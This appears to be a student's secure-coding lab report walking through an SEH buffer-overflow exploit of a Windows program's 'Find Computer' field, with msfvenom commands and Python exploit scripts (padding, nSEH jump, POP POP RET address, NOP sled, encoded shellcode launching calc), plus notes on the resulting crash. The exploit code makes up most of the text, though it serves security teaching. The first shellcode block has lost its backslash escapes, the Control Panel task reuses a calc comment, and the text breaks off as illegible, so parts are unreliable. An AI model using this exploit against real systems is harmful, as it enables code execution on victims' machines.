

CSE-2010 SECURE CODING

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SLOT L23+L24

LAB EXPERIMENT 8

Lab experiment - Working with the memory vulnerabilities – Part II

Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload.
 - Replace the shellcode in the exploit2.py
- Install Vuln_Program_Stream.exe and Run the same

Analysis

- Try to crash the Vuln_Program_Stream program and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

Example:

```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b  
"\x00\x14\x09\x0a\x0d" -f python
```

- **Change the default trigger to open control panel.**

Happy Learning!!!!!!

Initially the code has some bugs so the correct code after correcting the bugs is as follows

TASK 1 (Trigger CMD)

Exploit2.py

```
# -*- coding: cp1252 -*-
```

```
junk="A" * 4112
```

```
nseh="\xeb\x20\x90\x90"
```

```
seh="\x4B\x0C\x01\x40"
```

```
#40010C4B  5B          POP EBX
```

```
#40010C4C  5D          POP EBP
```

```
#40010C4D  C3          RETN
```

```
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program  
Files\Frigate3\rtl60.bpl)
```

```
nops="\x90" * 50
```

```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc  
-e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

```
buf = b""
```

```
buf += b"x89xe2xdbxcdxd9x72xf4x5fx57x59x49x49x49"
```

```
buf += b"x49x49x49x49x49x49x49x43x43x43x43x43x43"
```

```
buf += b"x37x51x5ax6ax41x58x50x30x41x30x41x6bx41"
```

```
buf += b"x41x51x32x41x42x32x42x42x30x42x42x41x42"
```

```
buf += b"x58x50x38x41x42x75x4ax49x79x6cx59x78x4d"
```

```
buf += b"x52x75x50x75x50x47x70x51x70x4bx39x58x65"
```

```
buf += b"x55x61x6bx70x50x64x6cx4bx30x50x74x70x6e"
```

```
buf += b"x6bx66x32x36x6cx6ex6bx31x42x45x44x6ex6b"
```

```
buf += b"x54x32x51x38x34x4fx6dx67x42x6ax34x66x44"
```

```
buf += b"x71x39x6fx4ex4cx35x6cx70x61x63x4cx77x72"
```

```
buf += b"x66x4cx77x50x7ax61x5ax6fx44x4dx56x61x79"
```

```
buf += b"x57x58x62x6ax52x53x62x71x47x6cx4bx53x62"
```

```
buf += b"x44x50x4cx4bx63x7ax57x4cx4ex66x30x4cx72"
```

```
buf += b"x31x73x48x59x73x71x58x55x51x5ax71x46x31"
```

```
buf += b"x4ex6bx76x39x45x70x75x51x39x43x6ex6bx67"
```

```
buf += b"x39x75x48x5ax43x57x4ax43x79x4cx4bx37x44"
```

```
buf += b"x4cx4bx35x51x48x56x55x61x4bx4fx4ex4cx5a"
```

```
buf += b"x61x6ax6fx46x6dx75x51x4bx77x67x48x49x70"
```

```
buf += b"x44x35x38x76x55x53x33x4dx6ax58x57x4bx31"
```

```
buf += b"x6dx76x44x54x35x7ax44x70x58x6ex6bx33x68"
```

```
buf += b"x76x44x77x71x39x43x63x56x4cx4bx76x6cx70"
```

```

buf += b"x4bx4ex6bx33x68x57x6cx36x61x79x43x4ex6b"
buf += b"x64x44x6cx4bx76x61x5ax70x6fx79x50x44x61"
buf += b"x34x44x64x63x6bx51x4bx51x71x63x69x71x4a"
buf += b"x46x31x49x6fx79x70x53x6fx31x4fx51x4ax4c"
buf += b"x4bx34x52x6ax4bx4ex6dx71x4dx63x5ax73x31"
buf += b"x6ex6dx4fx75x6fx42x73x30x37x70x65x50x46"
buf += b"x30x62x48x54x71x6cx4bx62x4fx4cx47x4bx4f"
buf += b"x4bx65x6fx4bx4ax50x4ex55x4fx52x30x56x52"
buf += b"x48x4fx56x5ax35x6dx6dx6fx6dx39x6fx6bx65"
buf += b"x65x6cx35x56x71x6cx76x6ax6dx50x6bx4bx4b"
buf += b"x50x72x55x66x65x6dx6bx43x77x52x33x53x42"
buf += b"x30x6fx73x5ax43x30x46x33x4bx4fx58x55x51"
buf += b"x73x72x4dx43x54x53x30x41x41"

```


payload = junk + nseh + seh + nops + buf.decode("utf-8")

with open ('payload.txt', 'w',encoding="utf8", errors='ignore') as f:

f.write(payload)

f.close

Payload generated:




Somewhat like this


Crashing the application

Use the generated payload and try to exploit any of the input fields to see if crashes or not.

Here the **FIND COMPUTER** field has a buffer overflow vulnerability.


It crashed the application and triggered calc.exe which opens the calculator.





Task 2 (TRIGGERING CONTROL PANEL)

Generate payload using msfvenom



Use this is in the code

Code-

Exploit.py

```
# -*- coding: cp1252 -*-
```

```
f= open("paylctrl.txt", "w")
```

```
junk="A" * 4112
```

```
nseh="\xeb\x20\x90\x90"
```

```
seh="\x4B\x0C\x01\x40"
```

```
#40010C4B  5B      POP EBX
```

```
#40010C4C  5D      POP EBP
```

```
#40010C4D  C3      RETN
```

```
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
```

```
nops="\x90" * 50
```

```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e  
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

```
buf = b""
```

```
buf += b"\xdd\xc7\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49"
```

```
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
```

```
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
```

```
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
```

buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x68\x68\x4d\x52"
buf += b"\x73\x30\x57\x70\x45\x50\x63\x50\x6e\x69\x4d\x35\x56"
buf += b"\x51\x79\x50\x72\x44\x6e\x6b\x36\x30\x44\x70\x4c\x4b"
buf += b"\x51\x42\x64\x4c\x6e\x6b\x31\x42\x64\x54\x6e\x6b\x70"
buf += b"\x72\x36\x48\x56\x6f\x6e\x57\x31\x5a\x66\x46\x35\x61"
buf += b"\x59\x6f\x6c\x6c\x67\x4c\x35\x31\x71\x6c\x53\x32\x56"
buf += b"\x4c\x31\x30\x6a\x61\x68\x4f\x74\x4d\x36\x61\x38\x47"
buf += b"\x7a\x42\x4a\x52\x36\x32\x30\x57\x4c\x4b\x53\x62\x36"
buf += b"\x70\x6c\x4b\x32\x6a\x45\x6c\x6c\x4b\x50\x4c\x37\x61"
buf += b"\x30\x78\x4b\x53\x42\x68\x43\x31\x78\x51\x33\x61\x6e"
buf += b"\x6b\x73\x69\x45\x70\x35\x51\x69\x43\x4c\x4b\x51\x59"
buf += b"\x66\x78\x48\x63\x74\x7a\x77\x39\x4c\x4b\x50\x34\x6e"
buf += b"\x6b\x77\x71\x49\x46\x35\x61\x59\x6f\x6c\x6c\x59\x51"
buf += b"\x48\x4f\x34\x4d\x55\x51\x78\x47\x35\x68\x39\x70\x42"
buf += b"\x55\x78\x76\x55\x53\x51\x6d\x39\x68\x55\x6b\x31\x6d"
buf += b"\x36\x44\x34\x35\x5a\x44\x33\x68\x6e\x6b\x43\x68\x51"
buf += b"\x34\x57\x71\x79\x43\x50\x66\x6e\x6b\x36\x6c\x42\x6b"
buf += b"\x6c\x4b\x42\x78\x75\x4c\x35\x51\x5a\x73\x4c\x4b\x76"
buf += b"\x64\x4e\x6b\x53\x31\x5a\x70\x6b\x39\x52\x64\x77\x54"
buf += b"\x35\x74\x63\x6b\x53\x6b\x71\x71\x52\x79\x43\x6a\x63"
buf += b"\x61\x49\x6f\x49\x70\x63\x6f\x73\x6f\x61\x4a\x6c\x4b"
buf += b"\x55\x42\x68\x6b\x4c\x4d\x61\x4d\x32\x4a\x75\x51\x6c"
buf += b"\x4d\x4b\x35\x58\x32\x63\x30\x37\x70\x45\x50\x52\x70"
buf += b"\x43\x58\x30\x31\x4e\x6b\x32\x4f\x6c\x47\x49\x6f\x68"
buf += b"\x55\x4f\x4b\x38\x70\x68\x35\x49\x32\x33\x66\x50\x68"
buf += b"\x59\x36\x4e\x75\x4d\x6d\x4d\x4d\x4b\x4f\x58\x55\x45"

[illegible]

